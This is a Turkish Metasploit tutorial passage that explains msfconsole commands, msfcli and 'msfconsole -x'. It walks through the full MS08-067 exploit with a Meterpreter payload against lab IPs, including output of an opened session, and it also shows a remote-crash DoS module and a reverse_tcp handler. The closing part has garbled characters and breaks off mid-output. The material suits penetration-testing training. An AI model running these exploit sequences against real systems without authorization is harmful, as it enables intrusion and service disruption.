Sadece yüklü auxiliary'leri ekrana basar.

```
1 msf > show auxiliary
```

iv) "show options" komutu

Eğer bir exploit seçilmişse exploit'in (modülün) değer konabilecek parametrelerini gösterir. Eğer exploit sonrası bir de payload seçilmişse bu durumda hem exploit'in hem de payload'un değer konulabilecek parametrelerini gösterir.

```
1 msf > show options
```

v) "show targets" komutu

Seçilen exploit'in işe yaradığı işletim sistemlerini sıralar. Exploit seçildikten sonra kullanılmalıdır. Aksi takdire [-] No exploit module selected uyarısı verir.

```
1 msf > show targets
```

vi) "show advanced" komutu

Seçilen exploit ya da payload üzerinde ince ayar yapmaya yarar. Kullanıldığında ekrana gelişmiş ayar değişkenlerinin (parametrelerinin) adı ve tuttıkları değerler sıralanır. Bu değişkenler set komutu ile set edilebilmektedir.

```
1 msf > show advanced
```

c. “search” komutu

Msfconsole arayüzü modül aramada genişletilmiş filtreleme özelliğine sahiptir. Örneğin gereksinim duyduğunuz kriterlere sahip bir modül aramaktasınız. Bu durumda search komutuna ekleyeceğiniz filtrelemeler sayesinde arzuza uygun sonuca daha çabuk bir şekilde ulaşabilirsiniz. Örn;

```
1 msf > search ms09-01
```

Aşağıda search komutlarıyla ise nasıl daha spesifik aramalar yapılabileceği gösterilmiştir:

i) “search name:something” komutu

Açıklayıcı bir ada göre arama yapmak için “name” anahtar sözcüğü kullanılır. Örn;

```
1 msf > search name:php //php isminin geçtiği modüller aranır.
```

ii) “search path:something” komutu Sadece belirli bir dizin altında arama yapmak için “path” anahtar sözcüğü kullanılır. Örn;

```
1 msf > search path:scada
```

Çıktı:

```
Name
=====
auxiliary/admin/scada/igss_exec_17
auxiliary/dos/scada/backhoff_twincat
auxiliary/dos/scada/igss9_dataserver
exploit/windows/scada/citect_scada_odbc
exploit/windows/scada/codesys_web_server
exploit/windows/scada/daq_factory_bof
...
...
```

iii) “search platform:something” komutu

Belirli bir platforma özgü arama yapmak için “platform” anahtar sözcüğü kullanılır. Örn;

```
1 msf > search platform:linux
```

Çıktı:

```

exploit/linux/ftp/proftpd_sreplace
exploit/linux/ftp/proftpd_telnet_iac
exploit/linux/games/ut2004_secure
exploit/linux/http/gpad_format_string
exploit/linux/http/linksys_apply_cgi
exploit/linux/http/peerlist_url

```

...
...

iv) “search type:something” komutu Belirli bir modülün tüm elemanlarını sıralamak için type anahtar sözcüğü kullanılır. Örn;

```

1 msf > search type:exploit // Sadece yüklü tüm exploit'leri sıralar.
2 msf > search type:auxiliary // Sadece yüklü tüm auxiliary'leri sıralar.
3 msf > search type:payload // Sadece yüklü tüm payload'ları sıralar.
4 msf > search type:post // Sadece yüklü post-exploit'leri sıralar.

```

v) “search author:something” komutu

Yayımlayıcı kriterine göre arama yapmayı sağlar. Örneğin

```

1 msf > search author:celil

```

Çıktı:

```

Matching Modules
=====

```

Name	Disclosure Date
-----	-----
exploit/windows/scada/codesys_web_server	...

vi) “search cve:something” komutu

Cve kriterine göre arama yapmayı sağlar. Cve, sektörde bilinen tüm zafiyetleri tanımlamak için zafiyetlerden her birine verilen benzersiz bir kimlik numarasıdır. Her zafiyetin kendine has cve numarası vardır. Bu güvenlik sektöründe bir standarttır. Cve'nin açılımı common vulnerabilities and exposures (Kamuya Yansımış Bilinen Açıklıklar ve Beyanları)'dır.

```

1 msf > search cve:2012 // cve'si 2012'yle başlayanları listeler.

```

vi) Birden fazla filtre ile “search” komutu

Birden fazla kritere göre de arama yapılabilir. Bu sayede arama sonucu daha da daraltılmış olur ve istediğimize daha çabuk ulaşabiliriz.

```
1 msf > search cve:2011 author:jduck platform:linux
```

Çıktı:

```
Matching Modules
=====
Name Description                               Disclosure   Date
-----
exploit/linux/misc/netsupport_manager_agent 2011-01-08  Netsupport
Manager                                           Agent Remote
                                                Buffer Overflow
```

ç. “info” komutu

Belirli bir modül hakkında açıklayıcı bilgiler sunmaya yarar.

Örn;

```
1 msf > info exploit/windows/smb/ms08_067_netapi
```

d. “use” komutu

İstenilen exploit, payload ve auxiliary'yi seçmek için kullanılır.

Örn;

```
1 msf > use auxiliary/dos/windows/smb/ms09_001_write
```

Not:

Diğer modülleri (encoders, nops,...) seçmek için farklı bir yol izlenmektedir. Örneğin;

```
1 msf > use path/payloadIsmi
2 msf payload(payloadIsmi) > generate -e encoderIsmi -b 'SilinecekKarakterler' -t ciktiFormati -s
NOPUzunlugu
```

Payload için kullanılmakta olan generate komutu -e parametresi ile kullanılacak encoder ismini alır, -b parametresi ile encoding işlemi sırasında türeyen gereksiz hangi karakterlerin silineceği bilgisini alır, -t parametresi ile encoding işlemi sonrası oluşacak çıktının formatı bilgisini alır, -s parametresi ile de eğer gerekliyse kullanılacak NOP karakterlerinin uzunluğu bilgisini alır. Encoder'lar ve NOP'lar bu şekilde kullanılabilir. Bu sayılan -e, -b, -t ve -s parametreleri tamamen optional'dır (yani şayet isteniyorsa kullanılabilir parametrelerdir). Zaruri değildirler. Eğer belirtilmezlerse (yani sadece *msf payload(payloadIsmi) > generate* şeklinde kullanılırsa) parametre tercihlerini msfconsole aracına bırakmış olursunuz.

e. “set” komutu

Kullanılan modüle ait özellikleri konfigure etmek için set komutu kullanılır.

Örn;

```
1 msf > set RHOST 192.168.1.3
```

f. “setg” komutu

Msfconsole'da birden fazla modül kullanılacaksa ve bu modüller aynı hedefe doğru denenecekse her modül için tekrar tekrar örneğin aynı RPORT (yani Remote Port) değerini girmek yerine setg komutuyla bir kez RPORT değeri girebilir ve tüm denenebilecek modüllerin RPORT'u o değere pratik olarak doldurulabilir. Bu şekilde metasploit framework içerisindeki tüm denenebilecek modüllerin RPORT değerleri aynı değer olur.

Örn;

```
1 msf > setg LHOST 192.168.0.13
2 LHOST => 192.168.0.13
3
4 msf > setg RHOST 192.168.0.14
5 RHOST => 192.168.0.14
6
7 msf > save
8 Saved configuration to: /root/.msf3/config
```

g. “unset” komutu

Kullanılan modülün set edilen bir özelliğinin değerini boşaltmaya / temizlemeye (unset etmeye) yarar.

Örn;

```
1 msf > use exploit/windows/smb/ms08_067_netapi
2 msf > set PAYLOAD windows/meterpreter/bind_tcp
3 msf > unset PAYLOAD
```

ğ. “unsetg” komutu

Birden fazla modülün aynı hedef sisteme deneneceđi durumlarda örneđin aynı deđerde olacak RHOST (Remote Host) deđerini tekrar tekrar her bir modüle girmek yerine setg ile bir defa girip hepsine girmiş gibi yapabiliyorduk. Eđer bu yapılan işlemler bir süre sonra geri almak istersek unsetg komutunu kullanabiliriz. Örn;

```
1 msf > unsetg SMBDirect
```

Bu örneđe göre bu şekilde msfconsole'da smb servisi üzerine testler yapan diđer tüm modüllerdeki SMBDirect parametresini daha önce setg ile tanımlanan deđerinden temizlemiş olacađız ve boş ya da varsayılan deđere sahip kılmış olacađız.

h. “exploit” komutu

Seçilen exploit'i çalıştırmak için kullanılır.

Örn;

```
1 msf > use exploit/windows/smb/ms08_067_netapi
2 msf > set PAYLOAD windows/meterpreter/bind_tcp
3 msf > set LHOST X.X.X.X // Saldıran Sistem IP
4 msf > set RHOST Y.Y.Y.Y // Hedef Sistem IP
5 msf > exploit
```

i. “check” komutu

Seçilen exploit'in hedefte işe yarayıp yaramayacağını tespit eder. Direk check yerine exploit diyerek de bunu anlayabiliriz, fakat eđer exploit işe yararsa bu durumda belki hedef makineye zarar vermiş olabiliriz. Çünkü bazen bazı modüller gönderildikleri sistemin kararsız çalışmasına, çökmesine ya da bir daha asla açılmamasına neden olabilir. Sızma testi olarak müşterinin makinasına zarar vermek istemeyeceğimizden ve müşterinin makinasının sadece exploit edilip edilemeyeceğini bilmek isteyeceğimizden dolayı check komutu kullanışlıdır. Check komutu ile zafiyetin olduğunu tespit edebilir ve müşteriye zafiyeti raporlarken dilersek exploit'i çalıştırdığımız takdirde ne gibi bir zayıflıkla karşılaşabileceklerini göstermek için hedef sistemle aynı teknolojinin yer aldığı bir lab ortamı oluşturabilir ve orada zayıflığı uygulamalı olarak gösterebiliriz.

```
1 msf > use exploit/windows/smb/ms08_067_netapi
2 msf > set PAYLOAD windows/meterpreter/bind_tcp
```



```
3 msf > set LHOST X.X.X.X // Saldıran Sistem IP
4 msf > set RHOST Y.Y.Y.Y // Hedef Sistem IP
5 msf > check
```

Not: Bazı modüller check komutunu desteklemediğinden test edilen sistemlerde modülleri kullanıp kullanmama konusunda dikkatli olunmalıdır.

i. “run” komutu

Seçili auxiliary'yi çalıştırmak için “exploit” komutunu kullanmak yerine run komutunu kullanmak daha doğrudur. Fakat exploit komutu da aynı işlemi gerçekleştirmektedir.

Örn;

```
1 msf auxiliary(ms09_001_write) > run
```

Çıktı:

```
Attempting to crash the remote host...
```

j. “back” komutu

Bir modül seçildikten sonra seçimi iptal etmek için back komutu kullanılır.

Örn;

```
1 msf auxiliary ( ms09_001_write ) > back
2 msf >
```

k. “connect” komutu

Hedef host'a telnet, netcat gibi bağlantılar kurabilmek için kullanılır.

```
1 msf > connect 192.168.0.13 23 // Hedef sistemin 23 portuna, yani telnet
// servisine bağlanılmaya çalışılmaktadır
```

Çıktı:

```
[*] Connected to 192.168.1.1:23
ÿÿÿÿÿÿ!ÿÿÿÿ
DD-WRT v24 std (c) 2008 NewMedia-NET GmbH
Release: 07/27/08 (SVN revision: 10011)
```

Ÿ
DD-WRT login:

I. “resource” komutu

Harici bir dosyada yer alan Ruby / Python / Perl gibi kodların msfconsole arayüzünde çalıştırılmasını sağlar. Resource (kaynak) komutu mevcut metasploit modülleri üzerinde farklı farklı aksiyonlar almak için kodlanmış betik dosyalarının msfconsole arayüzüne yüklenmesi için kullanılır. Bir msfconsole komutu olan resource komutunun kabul ettiği dosya formatı .rc'dir ve dosya içeriği olarak da salt ruby / python / perl kodları yerine bir şablon ve onun içerisine koyulacak ruby / python / perl kodlamaları gereksinimi duyar. Bu şekilde sorunsuz bir şekilde msfconsole arayüzü üzerinden modüller üzerinde farklı aksiyonlar alınabilir (örn; msfconsole'daki bir modülün belirli bir parametresini verilen resource dosyasındaki betik dilinde tanımlı dizi değişkeni elemanlarınca bir deneme ya da bir modülün çalışmasını belli bir loop (döngü) ile tekrarlama,... gibi).

```
1 msf > resource kodlar.rc
```

m. “irb” komutu

Bildiğiniz üzere metasploit framework yorumlayıcı dillerden olan Ruby ile baştan aşağı tekrardan yazılmıştır. Dolayısıyla Metasploit'i indirip çalıştırdığınızda ruby environment'ından da (yani ruby betiklerinin çalışabilmesini sağlan platform gereçlerinden de) yararlanmaktasınız. Metasploit kullanırken size sunulan arayüzdeki imkanlardan daha fazlasını yapmak isteyebilirsiniz. irb (yani interactive ruby shell) sizin kafanızdan geçen bazı işlemleri ruby kodlamasını kullanarak hızlı bir şekilde test etmenizi sağlar. Girilen ruby kodlarının satır biter bitmez anlık olarak ekrana çıktısı verilmesi dolayısıyla test amaçlı kullanışlıdır.

Msfconsole'da irb komutu ile ruby shell yapısına geçilebilir.

```
1 msf > irb
```

Çıktı:

```
[*] Starting IRB shell...  
>> puts "Hello World"           // Ruby kodu girilir.  
Hello World!                   // puts ekrana string'i basar.  
=> nil                          // puts methodundan dönen değer...
```

Msfconsole'da irb'nin olması size farklı bir esneklik kazandırmaktadır. Örneğin hedef sistemde bir oturum elde ettiniz ve hedef sistemde bir işlem yapacaksınız. Bu işlem için komut satırı kodlamasına (kabuk kodlamasına) hakimiyetiniz olması gerekir. Ancak ruby biliyorsanız irb'yi çalıştırıp gireceğiniz basit ruby komutları ile kolaylıkla işlemlerinizi gerçekleştirebilirsiniz. Yani sonuçta msfconsole irb'yi sunarak size ekstradan bir alternatif sunmakta. Tabir-i caizse hangisi kolayınıza geliyorsa demekte. Bu nedenle irb msfconsole'u esnek kılan unsurlardan bir tanesidir.

n. “hosts” komutu

Msfconsole'da hedef tahtasına oturduğunuz host'ları (makinaları) sıralar. Bu komut birden fazla modülün birden fazla hedef sisteme denenmek üzere konfigure edildiği durumlarda kullanılabilir.

```
1 msf > hosts
```

Çıktı:

```
Hosts
=====

address          name           os_name        os_sp  purpose
-----
192.168.0.19     PENTEST-WINXP Windows XP     SP2    client
193.140.9.6      Windows 7      client
```

o. "sessions" komutu

Msfconsole'da seçilen modüller hedef host'lara karşı birer birer çalıştırıldıklarında ve hedef host'larda oturumlar elde edildiğinde elinizin altındaki tüm makinaları listelemek için sessions komutunu kullanabilirsiniz.

```
1 msf > sessions // ya da sessions -l
```

Çıktı:

```
Active sessions
=====

id  Type           Information      Connection
---
1   meterpreter x86/win32  NT AUTHORITY    192.168.2.188:38919 -> @PENTEST-
                               WINXP 192.168.2.206:4444
```

Bu örnekte bir adet session elde edildiği gösterilmiştir. Eğer birçok host'ta oturum elde edilirse sessions komutu ile ekranınıza elde ettiğiniz oturumlar satır satır gelecektir.

Bu ele geçen makinalardan birine geçiş yapmak için sessions komutunun sıraladığı oturumlardan belirlediğiniz id'sini not alıp sessions komutunun -i parametresine argüman olarak ekleyebilir ve böylece hedef makinalardan birinin içerisine girebilirsiniz.

```
1 msf > sessions
```

Çıktı:

```
Active sessions
=====
```

id	Type	Information	Connection
1	meterpreter x86/win32	NT AUTHORITY	192.168.2.188:38919 ->@PENTEST-WINXP 192.168.2.206:4444

```
1 msf > sessions -i 1
2 meterpreter > ... //Meterpreter oturumuna geçilmiştir.
```

ö. “background” komutu

Bazen msfconsole'da bir host'a karşı kullandığınız modül çalışır vaziyetteyken başka modüller de çalıştırmak isteyebilirsiniz. Bu gibi durumlarda arayüzü işgal eden mevcut çalışan modülü background komutu ile geri plana atabilir ve başka modüller seçerek daha sistemli saldırılar düzenleyebilirsiniz.

```
1 meterpreter > background
2 msf > ...
```

Msfconsole içinde diğer modüllerle yaptığınız işlemler sonrası tekrar mevcut payload oturumunuza dönmek ve uzak sistemde işlemler yapmak istediğinizde sessions komutunu kullanıp komutun sıralayacağı session'lardan belirlediğinizin id'sini not alabilir ve sessions komutunun -i parametresine argüman olarak ekleyerek ilgili payload oturumuna dönüş yapabilirsiniz.

```
1 msf > sessions // ya da sessions -l
```

Çıktı:

```
Active sessions
=====
```

id	Type	Information	Connection
1	meterpreter x86/win32	NT AUTHORITY	192.168.2.188:38919 ->@PENTEST-WINXP 192.168.2.206:4444

```
1 msf > sessions -i 1
2 meterpreter > ... //Meterpreter oturumuna geçilmiştir.
```

Böylece artık seçtiğimiz payload oturumu üzerinden uzak sisteme akmaya devam edilebilir.

p. “jobs” komutu

Msfconsole'da bazen modül çalışma süresinin uzun zaman alacağı durumlara karşılaşılabılır. Örneğin uzak sistemden gelecek bağlantıyı yakalamak maksadıyla dinleme moduna sokan modüller ya da sözlük ve kaba kuvvet saldırıları yapan modüller gibi... Bu gibi durumlarda mevcut modül msfconsole arayüzünü işgal edeceği için bizi kımıldatamaz yapabilir. Eğer henüz sonuçlanmamış mevcut modül çalışırken başka modülleri de konfigure etmek / çalıştırmak istersek çalışması uzun sürecek modülleri exploit -j veya run -j komutlarıyla çalıştırabilirsiniz. Buradaki -j (yani (j)ob) parametresi modülün arka tarafta (background'da) çalışmasını sağlar. Bu şekilde çalışması uzun süren modül msfconsole ekranını işgal etmez ve msfconsole'da başka modüller seçip başka işlemler gerçekleştirebilirsiniz. Daha sonra ise arkaplana attığınız job'ların listesini jobs komutu ile görüntüleyebilirsiniz:

```
1 msf > jobs // ya da jobs -l
```

Çıktı:

```
Jobs
====
Id Name                Payload                Payload opts
-----
2  Exploit: multi/handler windows/meterpreter/reverse_tcp tcp://A.B.C.D:4455
```

Arkaplanda çalışan job'ları önyüze getirip yine etkileşim haline geçmek isterseniz jobs -i idNo komutunu kullanabilirsiniz. Bu örnek için jobs -i 2 diyerek multi/handler modülü önyüze çekilebilir.

Arkaplanda çalışan ve sonuçlanmayı bekleyen job'lar çalışmalarını bitirdiklerinde jobs listesinden otomatikmen silinirler. Eğer kullandığınız modüller hedef sistemde size bağlantı gönderen türden modüllerdense modüller başarılı olmuş mu diye gelen bağlantıları (oturumları) görüntüleyen sessions komutu kullanılabilir.

q. “services” komutu

db_nmap ile hedefin portları taranır ve çalışan servisleri tespit edilir. Bu bilgiler veritabanına kaydedilir ve services komutu ile de tespit edilen bu servisler görüntülenir.

```
1 msf > db_nmap -sV 193.140.9.0/24
2 msf > services
```

Çıktı:

Services

=====

host	port	proto	name	state	info
-----	----	-----	----	-----	-----
193.140.9.6	80	tcp	http	open	Microsoft HTTPAPI httpd 2.0
193.140.9.34	80	tcp	http	open	Apache-
Coyote/1.1					

Böylece servis isimlerine bakarak exploit aramasına yönelinir.

r. “load” ve “unload” komutu

Metasploit Framework'te plugin'ler (eklentiler) temel metasploit modülleri yanında başka kullanışlı araçların metasploit framework'e dahil edilmesi amacıyla oluşturulmuş bir kategoridir. Örneğin spesifik bir konuda olan metasploit modüllerini bünyesinde barındırıp hepsini tek elden çalıştırma imkanı sunmaları ya da harici bir popüler tool'u msfconsole arayüzünden kullanma imkanı sunmaları gibi...

Msfconsole oturumunuza plugin yüklemek için load, yüklü plug'ini kaldırmak için ise unload komutu kullanılır.

Örn;

```
1  msf > load wmap
2  [*] Successfully loaded plugin: wmap
3
4  msf > wmap_run -h
5  ...
6
7  msf > unload wmap
8  Unloading plugin wmap... unloaded.
```

Not: Kali versiyonundan versiyonuna (daha spesifik tabirle msfconsole versiyonundan versiyonuna) bu kullanım syntax'ı değişebilmektedir. Örn; load wmap.rb ve unload wmap.rb gibi...

Metasploit Framework'ün kurulu olduğu dizin içerisindeki plugins/ klasörü altında varsayılan plugin'ler yer alır. load komutu ve devamına getireceğiniz plugin ismi sonrası msfconsole, bu varsayılan plugins/ dizinine bakar. Eğer metasploit framework'ün plugins/ dizininde yer almayan harici bir plugin kullanılmak isteniyorsa yapılacak tek şey örneğin github'dan plugin'e ait dosyayı indirmek ve metasploit framework'ün kök dizininde yer alan plugins/ klasörü içerisine o dosyayı koyup load pluginismi komutuyla plugin'i msfconsole'a yüklemektir.

Not: Metasploit Framework sürümden sürüme ve sistemden sisteme farklı dizinlere yerleşebildiğinden kullanmakta olduğunuz sistemde metasploit framework'ün nerede kurulu olduğunu tespit etmek için aşağıdaki komutu kullanabilirsiniz:

```
1 find / -name "metasploit" -print
```

Bu şekilde plugins/ klasörüne erişip harici plugin dosyanızı yerleştirebilirsiniz.

s. “version” komutu

Metasploit framework'ün ve msfconsole'un versiyonlarını gösterir.

```
1 msf > version
```

Çıktı:

```
Framework: 4.11.1-2015031001  
Console : 4.11.1-2015031001.15168
```

ş. “msfupdate” komutu

Metasploit Framework'ünü güncellemeye yarar. Böylece en güncel exploit'leri, payload'ları,... edinebiliriz.

```
1 msf > msfupdate
```

Not: Artık Metasploit Framework arayüzü olan msfconsole msfupdate komutunu desteklememektedir. Eski Kali Linux makinalarınızda msfupdate'i halen kullanabilirsiniz, ancak yeni Kali Linux makinaları için aşağıdaki komut dizisini kullanmalısınız:

```
1 msf > apt-get update; apt-get install metasploit-framework
```

t. “makerc” komutu

En sonki makerc komutu kullanımından beri msfconsole'a girilen tüm metasploit komutlarını bir dosyaya yazar.


```
1 > makerc komutlar.txt //GeçmiŐi tutacak komutlar.txt dosyasına konur.
```

Çıktı:

```
[*] Saving last 11 commands to komutlar.txt
```

u. “quit” komutu

Msfconsole'dan çıkarır.

```
1 msf > quit
```

Çıktı:

```
root@kali:~#
```

v. “clear” komutu

Tıpkı terminali temizleyen clear komutu gibi msfconsole'da da clear adlı komut ekranı temizler.

```
1 msf > clear
```

w. “whois” komutu

Belirtilen domain'in whois bilgilerini ekrana basar.

Örn;

```
1 msf > whois google.com // ya da includekarabuk.com
```

Not: Kayıtları içeren veritabanı yalnızca .COM, .NET, .EDU uzantılı domain'leri kapsamaktadır. Bu nedenle örneğın .TR uzantılı domain'ler whois tool'u ile sorgulanamaz.

Not: Domain adreslerini whois ile sorgularken başına hostname konmamalıdır. Yani whois www.google.com değil de whois google.com olarak sorgulama yapılmalıdır.

METASPLOİT DETAY BİLGİLER

Bu makalede metasploit ile alakalı konu zincirinde artık paylaşmayı planladığım tamamlayıcı son notlara yer verilecektir. Konu zincirine baştan başlamamış arkadaşlar için sıralama Őu Őekildedir:

- Metasploit Framework'e GiriŐ
- Metasploit ile Bir Sızma Uygulaması (ms08_067)
- Metasploit ile Saldırı AŐamaları (Özet)
- Metasploit Komutları
- Metasploit Detay Bilgiler
- Metasploit Detay Bilgiler (Özet)

Bu makalede sizlerle Metasploit Framework arayüzü msfconsole'un yan araçlarından olan msfccli tool'u, msfpayload tool'u, msfencode tool'u ve msfvenom tool'u paylaşılacaktır. Bunun yanısıra bakıŐ açınızı genişletecek bazı ekstra bilgiler de paylaşılacaktır.

a. Msfccli

Msfconsole tool'unun yan tool'larından biri olan msfccli (yani msf client) msfconsole arayüzünde satır satır yaptığınız işlemleri tek satırda yapmanızı sađlayan bir araçtır. Örneđin Metasploit ile Bir Sızma Uygulaması (ms08-067) yazısında msfconsole tool'u kullanılmıştı ve Őöyle satır satır kodlamalar yaparak hedef sisteme sızmıştık:

Kali Linux Terminal:

```
1  msf > use exploit/windows/smb/ms08_067_netapi
2  msf (ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
3  msf (ms08_067_netapi) > set LHOST X.X.X.X // Kali Linux IP
4  msf (ms08_067_netapi) > set RHOST X.X.X.X // WindowsXP IP
5  msf (ms08_067_netapi) > exploit // Modül çalıştırılır.
6  meterpreter > ((( (Sisteme girdik )))
```

Tüm bu satır satır yapılan işlemlerin tek satırda halledilmesi geređi duyulabilir. Mesela elinize daha pratik geldiđi için alışkanlık açısından buna gereksinim duyabilirsiniz ya da daha hayati bir sebep nedeniyle de olabilir. Misal bir ruby / python / perl script'i yazıyorsanız ve script'iniz içerisinde bir yerlerde metasploit framework'ünden yararlanıp hedef sistemde shell (komut satırı) oturumu almak gibi msfconsole'un kendine ait komutlarla gerçekleŐecek işlemleri yapmak istiyorsanız script'iniz içerisinde msfconsole tool'unu handle edecek (uygun Őekilde kullanacak) bir modül geliŐtirmeniz gerekecektir. Bu ise sizin için epey zahmetli ve zaman kaybına yol açıcı bir hal alabilir. Ancak eđer msfconsole'un tek satırlık bir formatı olursa ruby / python / perl script'inizin içerisinde komut satırında komut çalıştırmaya yarayan standard

fonksiyonlardan birini koyabilir ve bu komut alıŐtıran standard fonksiyonun ierisine tek satırlık msfconsole turevi kodu koyarak bueyk bir zahmetten kurtulabilirsiniz. Bueyce pratik bir Őekilde script'inizde kodlamaya devam edebilirsiniz. ŐŐte bu v.b. gereksinimlerden dolayı msfcli tool'u geliŐtirilmiŐtir. msfcli tool'u msfconsolede yapılan tme iŐlemleri yanyana parametre=arguman Őeklinde alarak gerekleŐtirmektedir.

msfcli tool'unu tanımak iin birkaç anahtar noktasından bahsedelim. Oncelikle msfcli Őu Őekilde bir kullanım biimine sahiptir:

Kullanım DiziliŐi (Syntax'ı) :

```
1 msfcli [exploitadi] [option=value] [mode]
```

msfcli komutun adı, *exploitadi* kısmına msfconsole'da girdiĐiniz exploit yolu ve ismi, *option=value* kısmına seilen moduleun konfigurasyon ayarları, son olarak da *mode* kısmına bu komut iin uygulanacak nihai aksiyon gelir. Bir ornekle tme bu japonca karakterleri andıran cumeleyi anlamlandırılm:

```
msfcli exploit/windows/smb/ms08_067_netapi RHOST=172.16.3.120
1 RPORT=445 PAYLOAD=windows/meterpreter/bind_tcp LHOST=172.16.3.118 O
// Sondaki (O)ptions'in baŐ harfi "O"dur. Sıfır deĐildir!
```

GoruldueĐu uzece komut adından sonra ilk olarak exploit yolu ve ismi geldi, ardından exploit seildikten sonra msfconsole'da set komutuyla deĐer atadıĐımız parametreler gibi parametresmi=parametreDeĐeri ihtiya duyulduĐu kadar sırasıyla yerleŐtirildi. En sonunda ise mod olarak msfconsole'da show options'a karŐılık gelen msfcli'da (O)ptions olarak kabul gorun (O)ptions'in baŐ harfi kondu. Bueyce tahmin edebileceĐiniz uzece exploit seildiĐi iin ve parametrelerine deĐerler atandıĐı iin en nihayetinde msfconsole'da show options ile ne gelecekse Őimdi de o gelecektir. Yani seilen module ve moduleun parametrelerine atanılm deĐerlerin bilgisi ekrana gelecektir:

ıktı:

```
[*] Please wait while we load the module tree...
```

Name	Current Setting	Required	Description
RHOST	172.16.3.120	yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)
Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique: seh, thread, process, none
LPORT	4444	yes	The listen port
RHOST	172.16.3.120	no	The target address

Görüldüğü üzere parametrelere verdiđimiz arguman deđerlerini çıktı olarak ekranda görüntülemekteyiz. Bu sayede yanlış bir deđer ataması var mı kontrolü yapabilirsiniz. msfcli tool'u (O)ptions modu gibi msfconsole'da yapılabilen tüm aksiyonlara karşılık gelecek modlara sahiptir. Bunlar Őu Őekildedir:

Msfcli Modları :

Modlar	Yaptığı İş
(H)elp	Yardım menüsünün görüntülenmesini sağlar.
(S)ummary	Belirtilen exploit hakkında detaylı bilgi verir (Msfconsole'daki info'dur).
(O)ptions	Belirtilen exploit'in set edilecek deđerlerini sunar. (Msf'deki show options)
(A)dvanced	Belirtilen exploit için ilgili tüm deđerleri sunar. (Msf'deki show advanced)
(I)DS Evasion	IDS'lere yakalanmamak için ayarlanabilecek deđerleri sunar.
(P)ayloads	Belirtilen exploit'le uyumlu tüm payload'ları sunar.
(T)argets	Belirtilen exploit'in işe yaradıđı işletim sistemlerini sunar.
(AC)tions	Belirtilen exploit ile kullanılabilir auxiliary'leri sunar.
(C)heck	Belirtilen exploit'in hedef sistemde işe yarayıp yaramayacağını tespit eder.
(E)xecute	Belirtilen exploit'i çalıştırır.

Bu modların parantez içerisine alınan harfleri msfcli'nin aldıđı parametre ve deđerlerinin en sonuna konur ve böylece msfcli aldıđı argumanlar (seçilen modül ve ayarlamalar) neticesinde belirtilen modun işlevini yerine getirir. Őimdi az önce oluşturduğumuz msfcli komutunu bu sefer (E)execute moduyla deneyelim.

Kali Linux Terminal:

```
1 msfcli exploit/windows/smb/ms08_067_netapi RHOST=172.16.3.120
  RPORT=445 PAYLOAD=windows/meterpreter/bind_tcp LHOST=172.16.3.118 E
  // (E)execute'un E'si ile modül çalıştırılır.
```

Çıktı:

```
[*] Please wait while we load the module tree...

Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018  es: 0018  ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)

Stack: 90909090990909090909090909090909
```

```

909090909909090909090909090909090
90909090.90909090.90909090
90909090.90909090.90909090
90909090.90909090.09090900
90909090.90909090.09090900
.....
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
cccccccccc.....
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
.....cccccccccc
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
.....
ffffffffffffffffffffffffffffffffffff
fffffffff.....
ffffffffffffffffffffffffffffffffffff
fffffffff.....
fffffffff.....
fffffffff.....

```

```

Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 IO N4 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing

```

Large pentest? List, sort, group, tag and search your hosts and services in Metasploit Pro -- type 'go_pro' to launch it now.

```

      =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- ---[ 1060 exploits - 659 auxiliary - 178 post
+ -- ---[ 275 payloads - 28 encoders - 8 nops

```

```

RHOST => 172.16.3.120
RPORT => 445
PAYLOAD => windows/meterpreter/bind_tcp
LHOST => 172.16.3.118
[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:Turkish
[*] Selected Target: Windows XP SP2 Turkish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 172.16.3.120
[*] Meterpreter session 1 opened (172.16.3.118:49566 ->
172.16.3.120:4444) at 2018-10-21 02:02:11 -0700

```

```
meterpreter > (((((( İerdeyiz ))))))
```

Görüldüğü üzere msfcli'ı (E)xecute modunda alıřtırarak msfcli'a arguman olarak verdiđimiz modüllerin belirttiđimiz ayarlarda alıřmasını ve bunun sonucunda hedef sisteme sızılmasını sađlamıř olduk.

[!] Uyarı

Msfcli tool'u artık tedavülden kalkmıřtır (deprecated olmuřtur). Msfcli iřlevini yerine getirmek için msfconsole ekstradan bünyesine tek satırda alıřma özelliđini dahil etmiřtir. Dolayısıyla msfconsole tool'unda artık tek satırda modül seme, modül konfigure etme ve eřitli aksiyonlar alma iřlemlerini -x parametresiyle yapabilmekteyiz. Msfcli'a olan desteđin ekilmesiyle msfcli'ın

pabucu dama atılmış durumda. Ancak size msfcli'ı göstermemin bir amacı vardı. Aynı işi alternatif tool'ların nasıl yaptıklarını göstererek sizi linux tool'larına aşına kılmak ve linux dünyasında örtüşen noktaları görerek özümseyebileceğiniz kalıcı bir bilgi sunmaktı. En azından bu noktada bir nebze katkıda bulunmaktı.

Őimdi tedavülden kalkmış (depreacated olmuş) msfcli tool'u yerine msfconsole'un tek satırda kullanımını gösterelim. Az önce msfcli'da kullandığımız örneđi bu sefer msfconsole ve -x parametresine uyarlayalım:

Kali Linux Terminal:

```
1 msfconsole -x "use exploit/windows/smb/ms08_067_netapi;
set RHOST 172.16.3.120; set RPORT 445; set PAYLOAD windows/meterpreter/
bind_tcp; set LHOST 172.16.3.73; show options"
```

Görüldüğü üzere -x parametresi argüman olarak msfconsole'u normal başlattığımızda girdiğimiz komutları almaktadır. msfconsole'u bu haliyle çalıştırdığımızda aşağıdaki çıktı bizi karşılayacaktır.

Çıktı:

```

|-----|
